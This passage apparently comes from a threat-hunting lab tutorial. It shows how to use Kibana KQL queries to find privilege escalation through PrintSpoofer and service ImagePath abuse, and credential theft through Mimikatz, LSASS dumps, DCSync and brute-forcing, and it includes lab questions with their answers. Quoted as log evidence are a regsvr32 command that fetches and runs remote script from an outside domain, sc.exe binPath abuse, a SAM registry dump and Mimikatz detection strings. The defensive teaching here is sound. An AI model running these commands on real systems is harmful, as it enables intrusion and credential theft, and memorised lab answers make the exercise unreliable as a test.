According to VirusTotal, the binary is attributed to PrintSpoofer. This confirms our suspicion that the binary we discovered is a known tool used for privilege escalation, abusing the SeImpersonatePrivilege to gain privileged access to a machine. Moreover, this explains why the DefaultAppPool account was able to spawn a child process owned by the SYSTEM account. This is because the DefaultAppPool account, by default, has SeImpersonatePrivilege, and the attacker exploited this to achieve a successful privilege escalation.

Following a threat hunter's mindset, the next step of this investigation is to identify the subsequent actions made by the attacker using the privileged SYSTEM account. Moreover, it is also good to trace the events generated on the compromised workstation before the successful privilege escalation attempt.

Excessive Service Permission Abuse

For the last scenario, we will use the winlogbeat-* index to hunt for potential service permission abuse activity from all hosts on July 9, 2023. Ensure all queries to the Kibana console are set to look for the right index and timeframe.


Aside from abusing account privileges, threat actors also hunt for excessive permissions assigned to their current account access. One example is excessive service permissions allowing low-privileged users to modify and restart services running on a privileged account context. Given this, we will hunt for events abusing this behaviour using Sysmon Event ID: 13 (Registry Value Set) with the following KQL query:

winlog.event_id: 13 AND registry.path: *HKLM\\System\\CurrentControlSet\\Services*\\ImagePath*

The KQL query above is focused on hunting registry modifications on the services' ImagePath registry key, which is the field that handles what binary will be executed by the service.


In addition, ensure that the following fields are added as columns to aid us in our investigation:

- host.name
- process.name
- registry.path
- winlog.event_data.Details (This handles the data written in the registry.)




Based on the results, two events are highly notable - modification of two services' ImagePath value with C:\Users\bill.hawkins\Documents\update.exe. They are notable after excluding all registry modifications with svchost.exe value since it is a typical value stored in an ImagePath key.

Let's dig deeper by viewing the surrounding documents on SNMPTRAP's modification log. This functionality provides the preceding and succeeding logs relative to the chosen log entry (e.g. +5/-5 log entries).




Once the View surrounding documents page is open, filter all events with winlog.event_id: 1 so we can focus on all process creation events around the SNMPTRAP modification event.



Now that the events around the log we are investigating are all process creation events, let's analyse the prior events generated before it.

Upon checking the sc.exe process before the modification of SNMPTRAP's registry, it can be seen that the service modification was done using the sc.exe binary with the arguments config SNMPTRAP binPath= C:\Users\bill.hawkins\Documents\update.exe. Moreover, it can be seen that the user who initiated the command is bill.hawkins, which is possibly not a privileged account.



Now that we have seen the cause of the modification, let's check the subsequent cmd.exe process after the registry was set.


process.args	C:\Windows\system32\cmd.exe, /c, sc.exe start SNMPTRAP
process.command_line	"C:\Windows\system32\cmd.exe" /c "sc.exe start SNMPTRAP"
process.entity_id	{6682e687-e27f-64aa-ad39-000000001200}
process.executable	C:\Windows\System32\cmd.exe
process.hash.md5	9d59442313565c2e0860b88bf32b2277
process.hash.sha256	d0ceb18272966ab62b8edff100e9b4a6a3cb5dc0f2a32b2b18721fea2d9c09a5
process.name	cmd.exe

According to the records, it can be observed that the user then started the modified SNMPTRAP service. This may indicate that the service may have executed the binary C:\Users\bill.hawkins\Documents\update.exe in a privileged account context. Let's use the following KQL query to confirm the suspicion:

winlog.event_id: 1 AND process.parent.name: services.exe AND process.name: update.exe

In addition, ensure that the following fields are added as columns to aid us in our investigation:

- host.name
- process.parent.command_line
- user.name
- process.command_line



Based on the results, the SYSTEM account spawned the update.exe binary. This confirms the suspicion of SNMPTRAP's service permission abuse leading to a successful privilege escalation to SYSTEM.

Following a threat hunter's mindset, the next step of this investigation is to identify the subsequent actions made by the attacker using the privileged SYSTEM account. Moreover, it is also good to trace the events generated by the parent process of sc.exe to understand the events before the successful privilege escalation attempt.

****


Answer the questions below:

What is the full command-line value of the process spawned by spoofer.exe?

Jul 9, 2023 @ 17:22:41.841	INTSRV01	"C:\Windows\Tasks\spoofer.exe" -c "regsvr32 /s /n /u /i:http://www.oneedirve.xyz/321c3cf/teams.sct scrobj.dll"	SYSTEM	regsvr32 /s /n /u /i:http://www.oneedirve.xyz/321c3cf/teams.sct scrobj.dll

Answer: regsvr32 /s /n /u /i:http://www.oneedirve.xyz/321c3cf/teams.sct scrobj.dll

What is the name of the other service that was abused besides SNMPTRAP?



Answer: Spooler

What is the MD5 hash of the update.exe binary?

t hash.md5	0be0cd5d0f361be812e4eec615b9b5c4

Answer: 0be0cd5d0f361be812e4eec615b9b5c4

Credential Access

Tactic: Credential Access

The Credential Access Tactic (TA0006) involves attackers' methods to steal or discover valid account usernames and passwords (or hashes). This is a critical step for attackers, allowing them to escalate privileges or gain access to other systems or network resources. Example techniques used by adversaries are the following:

- Dumping credentials in memory or the disk.
- Enumerating files containing credentials (scripts or browser files).
- Dumping domain credentials.
- Credential spraying and brute-forcing.
- Reusing discovered passwords or hashes on other accounts.

Moreover, these examples are typically used to acquire necessary authentications and escalate access to the target system or network. With valid credentials, attackers can masquerade as authorised users, traverse the network undetected, and even gain administrative privileges, given the right conditions. The collected credentials also pave the way for other tactics, such as lateral movement and privilege escalation, further deepening the extent of the compromise.

To understand the tactic further, let's dive deep into more detailed scenarios and how it can be seen through event logs.

Understanding the Tactic
The techniques adversaries use are not limited to the examples above, as there are different ways for an adversary to discover and leverage new credentials. However, we will use these examples to understand this tactic and grasp how to hunt it.

The common intersection of the examples above is harvesting and gathering credentials to obtain further access in the compromised host or to be able to jump and access another workstation or server.

Discovery Technique	**Example**
Credentials in Disk or Memory	Dumping LSASS via Mimikatz or creation of LSASS dump file, listing account information in Windows Registry (reg.exe save hklm\sam), or extracting DPAPI credentials with SharpDPAPI.
Credentials in Files	Harvesting credentials in files using findstr /s/n/m/i password, finding credential manager files (Keepass or SSH keys), and dumping browser credentials via SharpChrome or Firefox Decrypt.
Domain Credentials	Dumping domain credentials via DCSync or accessing Local Administrator credentials from LAPS.
Credential Spraying	Multiple failed login attempts of various accounts on a single workstation or failed login attempts on multiple workstations using a single account.

To summarize, the tactic focuses on obtaining new credentials in various ways to get further access to the network. An attacker will generally target any host or network asset containing credentials to proceed to the next attack step.

Hunting Credential Access

Hunting Credential Access involves actively searching for indicators of adversaries attempting to acquire or misuse credentials within a system or network. Recognizing red flags requires a deep understanding of typical credential usage, a vigilant approach to identifying anomalies, and a sense of different methods used by adversaries to access credential vaults or locations. In line with these, we will use the following scenarios to build our hunting methodology:

- Dumping host credentials from LSASS.
- Dumping domain credentials via DCSync.
- Obtaining valid accounts via brute-forcing.

LSASS Credential Dumping

Starting with this scenario, we will use the winlogbeat-* index to hunt for potential LSASS credential dumping from all hosts on July 9, 2023. Ensure all queries to the Kibana console are set to look for the right index and timeframe.

After gaining privileged access to a compromised host, threat actors always tend to harvest more credentials and use them to move laterally. One of the most prominent examples is dumping LSASS credentials via Mimikatz. Another way is simply creating a dump file of the lsass.exe process, which contains in-memory credentials. We will hunt for known indicators of these activities.

Hunting Mimikatz Execution


Using the Discover tab, we will hunt for potential usage of Mimikatz for credential dumping using the following KQL query:

winlog.event_id: 1 AND process.command_line: (*mimikatz* OR *DumpCreds* OR *privilege\:\:debug* OR *sekurlsa\:\:*)

Note: The above are known strings used in the command_line query to dump credentials via Mimikatz.

In addition, ensure that the following fields are added as columns to aid us in our investigation:

- host.name
- user.name
- process.parent.command_line
- process.name
- process.command_line



Based on the results, it can be seen that there has been an attempt to dump LSASS credentials from WKSTN-1. Moreover, the attacker used the PowerShell version of Mimikatz (Invoke-Mimikatz.ps1), downloaded from GitHub.

Hunting LSASS Process Dumping

As an alternative technique for Mimikatz, threat actors can use the Task Manager and create a process dump of lsass.exe. However, this technique also leaves traces, which security analysts can leverage to detect this technique. By default, dump files generated by the Task Manager are written to C:\Users*\AppData\Local\Temp\ directory and named using the format processname.DMP.

Given this, we will hunt for file creations of lsass.DMP and will use the following KQL query:

winlog.event_id: 11 AND file.path: *lsass.DMP

In addition, ensure that the following fields are added as columns to aid us in our investigation:

- host.name
- winlog.event_data.User
- process.name
- file.path

Based on the results, the account bill.hawkins dumped the LSASS process and created a file in his AppData\Local\Temp directory. The attacker can use this dump file to retrieve stored credentials inside the LSASS process.

Following a threat hunter's mindset, the next step of this investigation is to hunt for potential usage of valid accounts harvested from the LSASS credential dump. Most likely, the authentication will come from the compromised workstation jumping to another workstation since it serves as the pivot machine to reach other internal hosts.

Moreover, it is good to trace back the events before the credential dumping activity since it can only be done using a privileged account. Given the context, the attacker was able to gain privileged access first before successfully executing this activity.

Credential Harvesting via DCSync

In the following scenario, we will use the winlogbeat-* index to hunt for unusual processes spawned by the SYSTEM account from all hosts on July 9, 2023. Ensure all queries to the Kibana console are set to look for the right index and timeframe.

After understanding different ways to dump credentials from a compromised host, we will hunt for attempts to dump domain credentials directly from the domain controller via DCSync.

DCSync abuses how domain controllers in an Active Directory network communicate and replicate data. Normally, domain controllers synchronize directory information, including password hashes, via the Directory Replication Service Remote protocol (MS-DRSR). The replication request to a domain controller requires the following privileges:

- DS-Replication-Get-Changes (1131f6aa-9c07-11d1-f79f-00c04fc2dcd2)
- DS-Replication-Get-Changes-All (1131f6ad-9c07-11d1-f79f-00c04fc2dcd2)
- Replicating Directory Changes All (9923a32a-3607-11d2-b9be-0000f87a36b2)

- Replicating Directory Changes In Filtered Set (89e95b76-444d-4c62-991a-0facbeda640c)

Note: Only Domain/Enterprise Admins and domain controller machine accounts have these privileges by default.


Using the Discover tab, we will hunt for unusual replication attempts to the domain controller using the following KQL query:

winlog.event_id: 4662 AND winlog.event_data.AccessMask: 0x100 AND winlog.event_data.Properties: (*1131f6aa-9c07-11d1-f79f-00c04fc2dcd2* OR *1131f6ad-9c07-11d1-f79f-00c04fc2dcd2* OR *9923a32a-3607-11d2-b9be-0000f87a36b2* OR *89e95b76-444d-4c62-991a-0facbeda640c*)

For this query, we will use the event ID 4662 to hunt for events related to Directory Service object access since we want to trace when a user attempts to access an Active Directory Domain Services (AD DS) object. Moreover, we have translated the privileges into their corresponding GUID value and used it on the winlog.event_data.Properties field. Lastly, we have also added the AccessMask value of 0x100 (Control Access). This value signifies that the user has enough privileges to conduct the replication.

In addition, ensure that the following fields are added as columns to aid us in our investigation:

- host.name
- winlog.event_data.SubjectUserName
- winlog.event_data.AccessMask
- winlog.event_data.Properties



Based on the results, it can be seen that the backupadm account has attempted to do a DCSync attack. This may indicate that the discovered account is either a Domain Admin or Enterprise Admin, since the account was able to dump domain credentials from DC01 successfully. Following the events generated, the only typical event was logged by the DC01 machine account.


To continue our investigation, we can investigate the suspicious backupadm account by checking all process creation events spawned by this account using the following KQL query:

winlog.event_id: 1 AND user.name: backupadm

In addition, ensure that the following fields are added as columns to aid us in our investigation:

- host.name
- process.parent.command_line
- process.command_line

Lastly, click the arrow beside the Time column to sort the process creation events in ascending order.



Based on the results, it can be seen that the account has executed unusual commands through cmd.exe. This proves our suspicion that this account might have been compromised and used maliciously to dump domain credentials via DCSync.

Following a threat hunter's mindset, the next step of this investigation is to hunt potential activities by threat actors to achieve this objective. Having access to a Domain Admin/Enterprise Admin account allows attackers to do anything inside the compromised domain. Moreover, it is also important to trace back how this account was compromised in the first place. One possibility is that the account credentials of backupadm were harvested through LSASS credential dumping, which relates to the credential dumping activity detected from the previous hunt.

Brute-Forcing Accounts

For the last scenario, we will use the winlogbeat-* index to hunt for account brute-forcing activity from all hosts on July 9, 2023. Ensure all queries to the Kibana console are set to look for the right index and timeframe.


Brute-forcing attacks are focused on authentication events, which generate several failed attempts before successfully retrieving a valid credential. We will hunt for behaviours that satisfy this idea.

To start hunting, use the Visualize Library again and create a visualisation table using Lens. Ensure that the table is configured with the following:

- Set the Table Index (winlogbeat), Rows (host.name and user.name), and Metrics (count).

- Use the KQL query below to list all failed logon attempts (Event ID 4625) in a Windows machine:

winlog.event_id: 4625




Based on the results, it can be seen that the account of jade.burke has generated numerous failed login attempts to WKSTN-1. The number generated seems unusual and needs further investigation. Let's focus on this information and use the Discover tab to expand the details about this activity. We can use the following KQL query to list all failed login attempts of this account:

winlog.event_id: 4625 AND user.name: jade.burke

In addition, ensure that the following fields are added as columns to aid us in our investigation:

- host.name
- user.name
- source.ip
- winlog.event_data.LogonType

